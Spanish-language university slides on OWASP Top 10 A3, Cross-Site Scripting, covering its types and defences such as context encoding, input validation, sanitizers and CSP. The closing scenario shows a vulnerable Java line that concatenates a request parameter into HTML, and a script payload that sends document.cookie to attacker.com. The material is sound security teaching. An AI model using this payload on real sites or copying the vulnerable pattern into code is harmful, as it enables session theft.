Los ataques XSS incluyen el robo de la sesión, apropiación de la cuenta, evasión de autentificación de múltiples pasos, reemplazo de nodos DOM, inclusión de troyanos de autentificación, ataques contra el navegador, descarga de software malicioso, keyloggers y otros tipos de ataques al lado cliente.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿La aplicación es vulnerable? (Top 10 2017)

Si se dan estos tres tipos de ataques ya vistos anteriormente:

XSS Reflejado
XSS Almacenado
XSS Basados en DOM

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Cómo se puede evitar?

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

1. La opción preferida es codificar todos los datos no confiables basados en el contexto HTML (atributo, JavaScript, CSS, o URL) donde serán ubicados.

Los desarrolladores necesitan incluir esta técnica en sus aplicaciones al menos que el framework de intefaz de usuario lo realice por ellos.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Cómo se puede evitar?

2. Una validación de entradas positiva o whitelist con apropiada decodificación es también recomendable ya que ayuda a proteger contra XSS, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas.

Tal validación debería, tanto como sea posible, decodificar cualquier entrada codificada, y luego validar la longitud, caracteres, formato, y cualquier regla de negocio en dichos datos antes de aceptar la entrada.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Cómo se puede evitar?

3. Para contenido en formato enriquecido, considere utilizar bibliotecas de auto sanitización como AntiSamy de OWASP o el proyecto sanitizador de HTML en Java.

4. Considere utilizar políticas de seguridad de contenido (que es una defensa profunda para la mitigación de vulnerabilidades XSS, asumiendo que no hay otras vulnerabilidades que permitan colocar código malicioso vía inclusión de archivos locales, bibliotecas vulnerables en fuentes conocidas almacenadas en Redes de Distribución de Contenidos (CDN) o localmente.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Cómo se previene? (Top 10 2017)

Aplicar codificación sensitiva al contexto, cuando se modifica el documento en el navegador del cliente, ayuda a prevenir DOM XSS.

Cuando esta técnica no se puede aplicar, se pueden usar técnicas similares de codificación, como se explica en la hoja de trucos OWASP para evitar XSS DOM.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Cómo se previene? (Top 10 2017)

Codificar los datos de requerimientos HTTP no confiables en los campos de salida HTML (cuerpo, atributos, JavaScript, CSS, o URL) resuelve los XSS Reflejado y XSS Almacenado.

Utilizar frameworks seguros que, por diseño, automáticamente codifican el contenido para prevenir XSS, como en Ruby 3.0 o React JS.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

Ejemplos de escenarios de ataques

Escenario 1:
La aplicación utiliza datos no confiables en la construcción del código HTML sin validarlos o codificarlos:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro “CC” en el navegador por:

```
'><script>document.location='http://www.attacker.com/cgibin/
cookie.cgi?foo='+document.cookie</script>'
```

Top-Ten Vulnerabilidades según OWASP

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

Ejemplos de escenarios de ataques

Este ataque causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiéndole secuestrar la sesión actual del usuario.

Nota: los atacantes también pueden utilizar XSS para anular cualquier defensa contra Falsificación de Peticiones en Sitios Cruzados (CSRF) que la aplicación pueda utilizar.

Metodología OWASP

Referencias

https://www.owasp.org